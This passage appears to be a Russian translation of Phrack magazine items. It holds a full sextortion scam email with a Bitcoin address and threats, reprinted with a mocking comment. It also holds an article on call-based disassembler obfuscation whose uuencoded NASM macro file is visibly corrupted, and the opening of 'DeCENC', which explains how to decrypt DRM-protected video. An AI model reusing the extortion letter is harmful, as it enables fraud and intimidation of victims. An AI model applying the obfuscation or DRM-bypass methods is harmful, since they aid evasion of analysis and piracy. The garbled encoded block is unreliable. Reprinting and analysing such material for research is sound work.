Я смонтировал видео, на котором отчётливо видно ваше лицо и то, как вы смотрите порно и мастурбируете.

Ваши родственники и друзья без проблем узнают вас в этом видео.

Это видео может полностью уничтожить вашу репутацию.

Я могу не только распространить это видео среди ваших контактов и друзей, но и сделать его публичным для каждого пользователя в сети.

У меня есть много ваших личных данных: история браузера, переписка в мессенджерах и социальных сетях, телефонные звонки, личные фотографии и видео.

Я могу раскрыть каждый ваш секрет.

Одного клика мышью достаточно, чтобы вся информация, хранящаяся на вашем устройстве, стала публичной.

Вы понимаете последствия.

Это будет настоящая катастрофа.

Ваша жизнь будет разрушена.

Держу пари, вы хотите этого избежать, не так ли?

Всё очень просто.

Вам нужно перевести мне 1300 долларов США (в эквиваленте биткоинов по курсу на момент перевода). После этого я удалю всю информацию о вас с моих серверов.

Поверьте, я больше не побеспокою вас.

Мой биткоин-кошелёк для оплаты: 18rhW8tFJyyszgJr9yUes57nZjVP22BVu

Не знаете, что такое биткоин и как им пользоваться? Воспользуйтесь Google.

У вас есть 48 часов на оплату.

После прочтения этого письма таймер запускается автоматически.

Я уже получил уведомление о том, что вы открыли это письмо.

Отвечать мне на это сообщение не нужно — письмо создано автоматически и не поддаётся отслеживанию.

Нет смысла обращаться за помощью к кому-либо. Биткоин-кошелёк не поддаётся отслеживанию, так что вы просто потратите время.

Полиция и другие службы безопасности тоже не помогут.

В каждом из этих случаев я немедленно опубликую все видео.

Все ваши данные уже скопированы на кластер моих серверов, так что смена паролей от почты или социальных сетей не поможет.

У вас есть 48 часов! Надеюсь, вы примете правильное решение.

[Твой кошелёк пуст, детка — лучшей удачи в следующий раз! Если хочешь прислать статью о своём мультиплатформенном вирусе — с удовольствием прочитаем, но не будем задерживать дыхание.]

[0x0A]

От: Amethyst Basilisk

Тема: Fuck Your Graph

```
|=====|
|=====| [ Fuck Your Graph ]=====|
|=====|
|=====| [ Amethyst Basilisk <amethyst.basilisk@gmail.com> ]=====|
|=====|
```

Понимаю, что реверс-инженеры наслаждаются своими удобными декомпиляторами, появившимися спустя долгое время после эпохи Hiew; пока мы нежимся в этой повсеместно распространившейся технологии обратного анализа, наши сборочные мускулы атрофируются прямо за терминалом. Анти-реверсинг в любом его проявлении — это по сути агрессивное «иди нафиг» всякому, кто пытается сорвать покрывало. Хочешь проанализировать мой бинарник? Иди нафиг — он запакован. Хочешь понять этот код? Иди нафиг — он обфусцирован. Хочешь узнать, что я импортирую? Иди нафиг — функции захешированы.

Естественно, один из более распространённых и эффективных способов замедлить аналитика — как-то обфусцировать код. Все мы хотим достичь высот VMProtect, конечно, но это чрезвычайно сложная машина. Хорошее «иди нафиг» в данном случае — это что-то одновременно простое в реализации и эффективное.

Сказать «иди нафиг» декомпилятору можно с помощью ещё более глубокого «иди нафиг»: атакуя графовое представление, к которому все привыкли за пределами декомпилятора. Не буду вдаваться в детали, но если вкратце — дизассемблеры неправильно трактуют инструкцию call: они предполагают, что функция вернётся к следующей инструкции. Это не гарантировано.

Значит, мы можем сказать «иди нафиг» дизассемблерам, переписав все инструкции ветвления в серию вызовов. К этому прилагается файл макросов NASM, чтобы помочь и вам сказать «иди нафиг» упрощённым способом. Посмотрите крекми под названием «goldbox» на crackmes.one — там эта тактика применена на практике.

```
begin 644 callfuscation.asm
M<V5C=&EO;B`N=&5X=`I;0DE44R`V~%T*.SL@=6YC;VUM96YT('1H:7,@=&\@
M96YA8FQE('1H92!M86-R;W,*.SL@)61E9FEN92!#04Q,1E530T%424].("`@
M("`@("`@("`*("`@B5I9F1E9B!#04Q,1D530T%424].`B`@(`H[.R!U<V4@
M=&AI<R!M86-R;R!T;R!L86)E;`"!T87)G971S(&)F('1H92!C86QL(&EN<W1R
M=6-T:6]N<PH[.R!E+F<Z"CL[(&-F<U]T87)G970@>6]U<E]A;FYO>6EN9U]J
M=6UP7W1A<F=E=`H[.R`@(`!X;W(@<F%X+"!R87@*.SL@("`@8V9S7W)E=`H[
M.PH[.R!C9G-?=&%R9V5T('EO=7)?<F5G=6QA<E]J=6UP7W1A<F=E=`H[.R`@
M("!C9G-?8V%L;`"!Y;W5R7V%N;F]Y:6YG7VIU;7!?!=&%R9V5T+"!T:&5?86YN
M;WEI;F=?<G5M<%]T87)G971?97AI=`H[.PH[.R!C9G-?=&%R9V5T('1H95]A
M;FYO>6EN9U]J=6UP7W1A<F=E=%]E>&ET"CL[("`@('1E<W0@96%X+"!E87@*
M.SL@("`@8V9S7VIC8R!Z+"!J=6UP7W-U8V-E<W,L(&IU;7!?!9F%I;'5R90H[
M.PH[.R!C9G-?=&%R9V5T(&IU;7!?!<W5C8V5S<PH[.R`@("!C9G-?<F5T"CL[
M"CL[(&-F<U]T87)G970@<G5M<%]F86EL=7)E"CL[("`@('AO<B!E87@L(&5A
M>`H[.R`@("`!D96,&96%X"CL[("`@(&-F<U]R970*.SL*)6UA8W)O(&-F<U]T
M87)G970@,0HE,3H*("`@861D(')S<"P@.`HE96YD;6%<C<F\*"CL[('U<&5R
```


M9FQU;W5S(&UA8W)O('!O(')E;6EN9"!Y;W4@=&AA="!Y;W4G<F4@<VEM=6QAM=&EN9R!A(&IM<"!I;G-T<G5C=&EO;@HE;6%C<F\@8V9S7VIM<"`Q"B`@(&-AM;&P@)3\$*("`@9&(@,'A&"B5E;F1M86-R;PH\*.SL@;W5R(&-A;&P@:6YS=')UM8W1I;VX@8V%N(&UA;G5A;&QY(&EN<W1R=6UE;G0@=&AE(&5X:70@861D<F5SM<R!B87-E9"!O;B!H;W<@:70@<'5S:&5S(&%D9')E<W-E<PH[.R!O;G1O('!HM92!S=&%C:RX@=&AI<R!R961I<F5C=',@=&AE(&%C='5A;"!C86QL('!O('!HM92!T87)G970@861D<F5S<R!O;B!T:&4@<W1A8VLN"F-A;&Q?<')O>'DZ"B`@M(&%D9"!R<W`L(#!X,3`@("`@("`@("`@("`@("`@.R!S:VEP('!H92!R971UM<FX@861D<F5S<R!F<F]M('!H92!C86QL(&%N9"!T:&4@8V%L;"!A9&1R97-SM(&]N('!H92!S=&%C:PH@('!C9G-?:FUP('%W;W)D(%MR<W`M.%T*"B5M86-RM;R!C9G-?8V%L;"`R"B`@('!-U8B!R<W`L(#!X,3@\*("`@;6]V('%W;W)D(%MRM<W!!=+"!R87@@"`@("`@("`@[('!R97-E<G9E(')A>`H@("!M;W8@<F%X+"`EM,2`@("`@("`@("`@("`@("`@("`@(`H@("!M;W8@<7=O<F0@6W)S<"LX72P@<F%X M("`@("`@(#L@<W1O<F4@=&AE('!A<F=E="!A9&1R97-S(&]N('!H92!S=&%C M:PH@("!M;W8@<F%X+"`E,@H@("!M;W8@<7=O<F0@6W)S<"LP>#\$P72P@<F%X M("`@(#L@<W1O<F4@=&AE(')E='5R;B!A9&1R97-S(&]N('!H92!S=&%C:PH@M('!P;W`@<F%X"B`@(&-F<U]J;7`@8V%L;%]P<F]X>2`@("`@("`@("`@.R!P M97)F;W)M('!H92!C86QL"B5E;F1M86-R;PH*)6UA8W)O(&-F<U]R970@,"TQM"B5I9B`E,"`]/2`P"B`@(&%D9"!R<W`L(#@@("`@("`@("`@("`@("`@("`@ M.R!S:VEP('!H92!R971U<FX@861D<F5S<PH@('!C9G-?:FUP('%W;W)D(%MR M<W`M.%T@("`@("`@(#L@86-T=6%L;'D@9G5C:R!Y;W4@=V4G<F4@8V%L;&EN M9R!I="!N;W<*)65L<V4*("`@861D(')S<"P@)3\$K.`H@('!C9G-?:FUP('%WM;W)D(%MR<W`M\*"4Q\*S@I70HE96YD:68\*)65N9&UA8W)vPH\*"CL[(&IU<W0@;&EK M92!T:&4@8V%L;"!I;G-T<G5C=&EO;B!W92!C86X@<F5D:7)E8W0@=&AE(&4\* M>&ET(&%D9')E<W,@;V8@82!J8V,@:6YS=')U8W1I;VX\*.SL@=7-A9V4Z(&-FM<U]J8V,@;GHL(&IU;7!?!<W5C8V5S<RP@:G5M<%)F86EL=7)E"B5M86-R;R!CM9G-?:F-C(#,\*("`@<'5S:"!R8W@*("`@<'5S:"!R9'@\*("`@;6]V(')C>"P@M)3(@("`@("`@("`@("`@("`@("`@[('!-T;W)E('!H92!T87)G970@861D<F5SM<PH@("!M;W8@<F1X+"`E,R`@("`@("`@("`@("`@("`@(#L@<W1O<F4@=&AE M(&5X:70@861D<F5S<PH@("!C;6]V)3\$@<F1X+"!R8W@@"`@("`@("`@("`@ M(#L@:G5M<"!T;R!T:&4@=&%R9V5T(&%D9')E<W,@:68@=&AE(&UO=B!C;VYD M:71I;VX@:7,@;65T"B`@('!U<V@<F1X("`@("`@("`@("`@("`@("`@("`@ M.R!P=7-H('!H92!R97-U;'0@;VYT;R!T:&4@<W1A8VL\*("`@;6]V(')D>"P@M<7=O<F0@6W)S<"LX72`@("`@("`@[(')E<W1O<F4@<F1X"B`@(&UO=B!R8W@LM('%W;W)D(%MR<W`K,'@Q,%T@("`@.R!R97-T;W)E(')C>`H@("!A9&0@<G-P M+"`P>#\$X("`@("`@("`@("`@("`@(#L@<'E=&5N9"!W92!D;VXN="!C87)EM(&%B;W5T('!H92!D871A"B`@(&-F<U]J;7`@<7=O<F0@6W)S<"TP>#\$X72`@M("`@.R!Y96%H(&%C='5A;&QY(&9U8VL@>6]U(&IU;7`@=&\@;W5R('!A<F=E M=`HE96YD;6%C<F`*("`@"B5E;'!-E"@HE;6%C<F\@8V9S7W1A<F=E="`Q"B4QM.@H@("!N;W`@("`@("`@("`@("`@("`@("`@("`@(`HE96YD;6%C<F`*"B5M M86-R;R!C9G-?:FUP(\$*("`@:FUP("4Q"B5E;F1M86-R;PH\*)6UA8W)O(&-FM<U]C86QL(#(\*("`@8V%L;"`E,0HE96YD;6%C<F`*"B5M86-R;R!C9G-?<F5TM(#`M,0HE:68@)3`@/3T@,`H@("!R970\*)65L<V4\*("`@<F5T("4Q"B5E;F1IM9@HE96YD;6%C<F`\*"B5M86-R;R!C9G-?:F-C(#,\*("`@:B4Q("4R"B`@(&-F<U]J;7`@)3,*)65N9&UA8W)O"@HE96YD:68K

end

[Ого, спасибо!]

[Конец файла]

Заметка редакции

Автор: Phrack Staff

С момента последнего выпуска Phrack прошло несколько лет, и за это время произошло _очень много_ событий. Мы всё ещё работаем над Phrack World News и с нетерпением ждём возможности поделиться им с вами в ближайшее время. Мы объявим об этом, когда всё будет готово!

— Команда Phrack

MPEG-CENC: Дефектен по спецификации

Автор: David "retr0id" Buchanan

Содержание

0 - Введение

1 - Ландшафт DRM для потокового видео

1.0 - Направить камеру на экран (он же «Аналоговая дыра»)

1.1 - Цифровая запись с порта HDMI

1.2 - Эксфильтрация расшифрованных, но ещё не декомпрессированных данных

1.3 - Эксфильтрация ключей контента

1.4 - Эксфильтрация секретов CDM

1.5 - EME, MSE, WTF?

2 - Эксплойт DeCENC

2.0 - Как обойти видеodeкодер

2.1 - Использование I_PCM

2.2 - Дьявольские детали

2.2.0 - Справочная информация: AES-CTR

2.2.1 - Байты предотвращения эмуляции NAL Unit

2.2.2 - Субдискретизация цветности

2.2.3 - Ограниченный диапазон цвета

2.2.4 - Создание битстримов I_PCM

2.2.5 - Подготовка метаданных

2.2.6 - Подмена видеопотока

2.2.7 - Всё вместе

3 - Возможности

4 - Меры защиты

5 - Отступление: изучение h264, MP4 и ISO-BMFF

6 - Размышления

7 - Ссылки

0. Введение

Вы, наверное, слышали выражение «DRM дефектен по замыслу». Это правда, и я могу это доказать.

В данной статье я представляю DeCENC — универсальную атаку на файловый формат MPEG-CENC. DeCENC позволяет расшифровать видеофайлы без непосредственного знания ключа. Фундаментальный изъян заключается в использовании шифрования без аутентификации — ошибка новичка[0], хотя эксплуатация её в данном контексте — дело непростое, мягко говоря.

MPEG-CENC — это не DRM[1], но это зашифрованный контейнерный формат, широко используемый в DRM-системах. Любая DRM-система воспроизведения, корректно реализующая

спецификацию MPEG-CENC, концептуально уязвима для DeCENC. Атака опирается на взаимодействие с функциями видеокодека, присутствующими в h264 (AVC) или h265 (HEVC) — оба широко поддерживаются. Применимость к другим кодекам возможна, но пока не исследована.


DeCENC — инструмент для исследования безопасности, позволяющий оценить устойчивость DRM-систем, совместимых с CENC. Хотя эксплойт и претендует на универсальность, я не делаю конкретных заявлений о совместимости с какой-либо конкретной DRM-системой или её конфигурациями. Тем не менее, опубликованный PoC-исходник содержит документацию для тестирования против «ClearKey» — псевдо-DRM-схемы, определённой в рамках спецификации W3C EME[2].

Исходный код доступен здесь[3]: <https://github.com/DavidBuchanan314/DeCENC>

Кстати, все соответствующие спецификации MPEG закрыты платным доступом (спасибо, ISO), поэтому я постараюсь сделать свои объяснения самодостаточными.

1. Ландшафт DRM для потокового видео

Прежде чем перейти к самой атаке, хотелось бы дать некоторый контекст. Я стараюсь избегать специфических деталей реализации от конкретных вендоров, чтобы не проиграть «Челлендж: не нарушить DMCA» (выпуск 2024 года), поэтому вот обзор того, как могла бы работать обобщённая DRM-система потокового видео:



Как и большинство видео в интернете, оно сжато с помощью кодека вроде h264. Но теперь оно ещё и зашифровано. Вашему компьютеру нужно его расшифровать, прежде чем отрисовать на экране — именно здесь в дело вступает CDM (Content Decryption Module, модуль дешифрования контента). CDM работает на «вашем» устройстве и реализован либо программно, либо с использованием защищённого аппаратного обеспечения (например, внутри защищённого анклава), либо в комбинации обоих подходов. На моей схеме это изображено как «The Big Scary DRM Black-Box» — предполагается, что вы не должны иметь возможности вмешаться в его работу или осмысленно наблюдать за ней. В теории.

Прежде чем CDM сможет расшифровать видео, ему нужен ключ дешифрования. Как ключ попадает внутрь CDM? Это зависит от реализации, но обычно между CDM и поставщиком контента существует протокол. В процессе «получения лицензии» поставщик контента решает, доверяет ли он CDM, есть ли у пользователя разрешение на доступ к контенту и т.д. Если лицензирующий орган удовлетворён всеми деталями, он выдаёт «лицензию» (содержащую соответствующий ключевой материал) в CDM. Этот протокол защищён так, чтобы злоумышленник не мог просто перехватить ключи при их передаче по сети.

MPEG-CENC — это контейнерный файловый формат, хранящий метаданные, необходимые CDM для работы: он сообщает, какие части файла зашифрованы, каким образом и какими ключами. Ключи он не хранит напрямую (это было бы слишком легко взломать!), а ссылается на них по идентификатору. CDM отвечает за то, чтобы сопоставить идентификатор ключа с фактическим

ключом дешифрования. CENC расшифровывается как «Common ENCryption» («Общее шифрование») — идея в том, что это общий стандарт, которым могут пользоваться многие DRM-системы. Это удобно для стриминговых платформ: они могут (теоретически) раздавать один и тот же файл всем пользователям, независимо от того, какую DRM-систему те используют (ведь не все платформы поддерживают все DRM-системы).

Важно отметить, что CENC — это просто файловый формат. Спецификация CENC ничего не говорит о том, как должна работать DRM, она касается исключительно метаданных шифрования. Теоретически можно использовать CENC для каких-то целей, не связанных с DRM, или выстроить DRM иначе, чем описано выше.

Вот как всё это *должно* работать. А теперь рассмотрим типичные способы взлома подобных систем — примерно в порядке от простого к сложному.

Метод 0: Направить камеру на экран (он же «Аналоговая дыра»)

Эта атака настолько примитивна, что её невозможно предотвратить, хотя нанесение водяных знаков может её несколько сдержать. Каким бы хорошим ни была ваша камера, запись будет несовершенной. Иногда такое называют «camrip» — это самое дно в мире архивации видео.

Метод 1: Цифровая запись с порта HDMI

HDCP («High-bandwidth Digital Content Protection», высокоскоростная защита цифрового контента) должна делать это невозможным, шифруя видеосигнал, но на практике даже новые версии HDCP тривиально обходятся с помощью «splitter»-донглов[4]. Аналогично, может существовать возможность записать экран устройства чисто программными методами, хотя CDM может принимать меры для предотвращения этого с помощью платформенно-специфических функций.

Результат такого подхода значительно лучше, чем camrip, но он также требует повторного сжатия видеоданных. Это нежелательно, поскольку либо раздувает размер файла, либо вносит артефакты кодека, либо и то и другое. Эта проблема известна как деградация поколений (Generation Loss)[5]. Полученный видеофайл может быть помечен как «WEBRip».

Метод 2: Эксфильтрация расшифрованных, но ещё не декомпрессированных данных

Декодирование видео (т.е. декомпрессия) — это отдельный процесс от дешифрования. По меньшей мере, эти процессы реализуются двумя разными областями программного обеспечения или даже разными аппаратными компонентами (например, аппаратным видеodeкодером). CDM будет делать всё возможное для предотвращения этого, но при передаче данных между этими двумя компонентами они потенциально оказываются доступны злоумышленникам-архивистам.

Метод 3: Эксфильтрация ключей контента

Для работы дешифрования соответствующие ключи должны находиться *где-то* внутри CDM, на устройстве воспроизведения, принадлежащем злоумышленнику. Ключи можно обфусцировать[6], поместить в защищённое аппаратное обеспечение и т.д., но они всё равно там где-то есть. Достаточно упорный злоумышленник всегда сможет их извлечь. Криптографические атаки по

сторонним каналам[7] вполне применимы здесь.

Метод 4: Эксфильтрация секретов CDM

На практике CDM должен содержать какой-то ключевой материал, используемый для аутентификации себя как подлинного модуля в ходе получения лицензии (т.е. предоставления ключей контента). Этот ключевой материал может быть записан в аппаратное обеспечение при производстве устройства, а может быть просто ещё одним программно-обфусцированным секретом. Если этот идентификационный/аутентификационный материал удастся извлечь[8][9][10] (или, возможно, просто «скопировать код»[11] в случае программной обфускации), злоумышленник может заменить весь CDM собственным кодом и напрямую запросить ключи контента у лицензирующего органа. Ему всё равно понадобится разрешение на просмотр контента (например, премиум-аккаунт на стриминговом сервисе), но теперь он может тривиально получить ключи дешифрования. Этот подход, пожалуй, наиболее сложен в реализации, но однажды заработав, он чрезвычайно воспроизводим.

Последние три техники позволяют архивисту получить полную и «нетронутую» копию оригинального видеофайла без какого-либо перекодирования или других потерь. Полученный файл может именоваться «WEBDL» — это лучшее, чего можно достичь при архивации стримингового видео (Примечание: некоторые используют термины «WEBDL» и «WEBRip» как взаимозаменяемые. Я к таким не отношусь). Подлинники ценители обычно предпочитают файлы с физических носителей[12], но это выходит за рамки данной статьи.

Каждый раз, когда вы видите «WEBDL» или «WEBRip» в названии медиафайла, скорее всего, для его получения была использована одна из вышеперечисленных техник или какая-то их вариация. Из существования таких файлов можно заключить, что DRM — «решённая проблема» (по крайней мере, с точки зрения архивации), но многие из этих решений остаются строго охраняемыми секретами.

1.5: EME, MSE, WTF?

Осталось ещё одно вступление, прежде чем перейдём к интересному. EME расшифровывается как Encrypted Media Extensions (Расширения зашифрованных медиа). Это стандартизированный API для веб-платформы, позволяющий веб-страницам воспроизводить контент, защищённый DRM. CENC по-прежнему существует как самостоятельный формат, но сегодня чаще всего используется как подкомпонент EME.

EME не задаёт никакой конкретной DRM — он лишь описывает интерфейс между DRM-системами и веб-браузерами.


MSE расшифровывается как Media Source Extensions (Расширения источника медиа). Это тесно связанный API, обеспечивающий большую гибкость в том, как видеоданные поступают в HTML-элементы ``, и его использование необходимо для EME.

Название этого подраздела я бесстыдно позаимствовал из отличной статьи[13], которая чуть подробнее вводит в эти API. Там также упоминается система не-DRM ClearKey, о которой я говорил во введении.

2. Представляем...

...


...



Я придумал новый метод эксфильтрации расшифрованных видеоданных — но без прямого вмешательства в CDM, который остаётся «чёрным ящиком». Вместо этого мы манипулируем его входными и выходными данными, используя только задокументированные интерфейсы (т.е. файловый формат CENC и API EME+MSE). Это означает, что атака широко применима вне зависимости от деталей реализации CDM. По переносимости она близка к самому API EME (по крайней мере, теоретически). Это далеко не первый взлом DRM-системы, но, возможно, первый*, осуществлённый столь универсальным и широкоприменимым способом.

*Отдельного упоминания заслуживает работа «Steal This Movie: Automatically Bypassing DRM Protection in Streaming Media Services»[14]. За прошедшие с момента её публикации годы DRM-системы стали более устойчивы к подобным подходам, хотя, думаю, то же самое ждёт и DeCENC в будущем.

Вот общая схема атаки:



Главный трюк здесь — метод «обхода» видеodeкодера (объясню, что это значит, чуть позже).

Следствием является то, что расшифрованные (но всё ещё сжатые) видеоданные отображаются на экране в исходном виде, в «сыром» формате. Визуально это выглядит как случайный шум, но при соответствующей записи и обработке можно объединить их с исходным медиапотокom и получить воспроизводимую расшифрованную копию. Хотя в этом процессе может участвовать карта захвата, нет необходимости повторно сжимать какие-либо данные, что делает полученный файл «WEBDL», а не «WEBRip».

Атака предполагает подачу специально созданного файла MPEG-CENC (содержащего созданный битстрим h264) в CDM. Вы, наверное, думаете: «Неужели CDM не определит, что ему подсовывают неправильный файл, и не отклонит его?»

Это было бы весьма разумно с его стороны, но формат MPEG-CENC не предоставляет никаких средств для этого.

2.0: Как обойти видеodeкодер


В обычных условиях просмотра видео то, что вы видите на экране, является выводом видеodeкодера. Как злоумышленника, нас мало интересует декодированная версия видео — нам нужна оригинальная сжатая версия (сразу после расшифровки).

Если бы мы могли каким-то образом обратить процесс декодера, мы получили бы нужные данные. Если охарактеризовать видеodeкодер как математическую функцию, отображающую «биты кодека» в «пиксели экрана», она является сюръективной. То есть существует более одного (на самом деле, бесконечно много) способов представить данный набор экранных пикселей в битах кодека. Как злоумышленник, имеющий доступ к пикселям экрана, мы не можем надеяться однозначно определить биты кодека, изначально использованные в качестве входных данных декодера, в общем случае. (Это, пожалуй, не совсем невозможно на практике, но это был бы чрезвычайно сложный и хрупкий процесс.)

Но нам не нужно решать общий случай — мы можем сконструировать частный! Если создать битстрим правильным образом, можно обеспечить очень предсказуемое декодирование, что делает тривиальным вывод входных данных кодека из пиксельных данных экрана.

Ключом к созданию предсказуемых битстримов является «макроблок I_PCM» — функция кодека, присутствующая в h264 и h265. Макроблок I_PCM — это блок 16×16 пикселей* из сырых несжатых пиксельных данных. Как показано на приведённой ниже схеме, он полностью обходит всю обычную сложность при декодировании макроблоков I-кадра.

*h265 поддерживает другие размеры.



(Схема основана на рис. 6.10 из «High Efficiency Video Coding (HEVC): Algorithms and Architectures»[15])

Если собрать всё видео исключительно из макроблоков I_PCM, процесс кодирования/декодирования становится полностью предсказуемым и обратимым.

2.1: Использование I_PCM

Ранее я упоминал, что MPEG-CENC содержит метаданные о том, какие данные зашифрованы и как. Эти метаданные крайне детализированы: можно указать конкретные диапазоны байт как зашифрованные или незашифрованные. Есть некоторые требования к выравниванию, но только они.

Для проведения атаки мы разбираем исходный зашифрованный файл CENC и определяем зашифрованные диапазоны байт. Именно эти данные мы хотим расшифровать.

Мы вставляем зашифрованные данные в тела макроблоков I_PCM, формируя из них целое видео. Мы добавляем метаданные в этот новый видеофайл, указывая CDM расшифровывать только тела макроблоков.

Когда CDM обрабатывает этот созданный файл, он расшифровывает макроблоки за нас и отображает их содержимое дословно на экране. Визуально это будет выглядеть как случайный мусор. Но, как говорится, для одного мусор, для другого — сокровище.

Содержимое экрана затем захватывается без потерь (одним из нескольких возможных методов), и значения пикселей обрабатываются, чтобы поместить расшифрованные значения байт обратно в исходный файл. В итоге мы получаем полностью расшифрованный файл!

2.2: Дьявольские детали

Возможно, в приведённом выше резюме я сделал всё это звучащим просто, но существует несколько «подводных камней», о которых я сейчас расскажу.

2.2.0: Справочная информация: AES-CTR

CENC поддерживает несколько режимов шифрования, и наиболее распространённый называется... режим «сепс». Да, совсем не запутанно (для различия я буду использовать строчные буквы для обозначения режима и прописные — для формата).

В режиме сепс для шифрования произвольных подобластей данных видеокodeка используется AES-CTR.

AES — это блочный шифр. В чистейшем виде AES принимает 128-битный блок открытого текста и 128-битный ключ* в качестве входных данных и производит 128-битный шифротекст (т.е. шифрование). Или наоборот — принимает шифротекст и ключ и возвращает исходный открытый текст (т.е. дешифрование).


*доступны другие длины ключей.

Обычно нас интересует шифрование сообщений, длина которых не кратна 128 битам, поэтому существуют «блочные режимы», которые используются для построения более универсального шифра.


AES-CTR — один из таких блочных режимов. CTR — сокращение от «counter» («счётчик») — значение, которое увеличивается на единицу для каждого обработанного блока.

Шифрование AES-CTR работает следующим образом:

ctr+0	ctr+1	ctr+2



И аналогично, дешифрование:



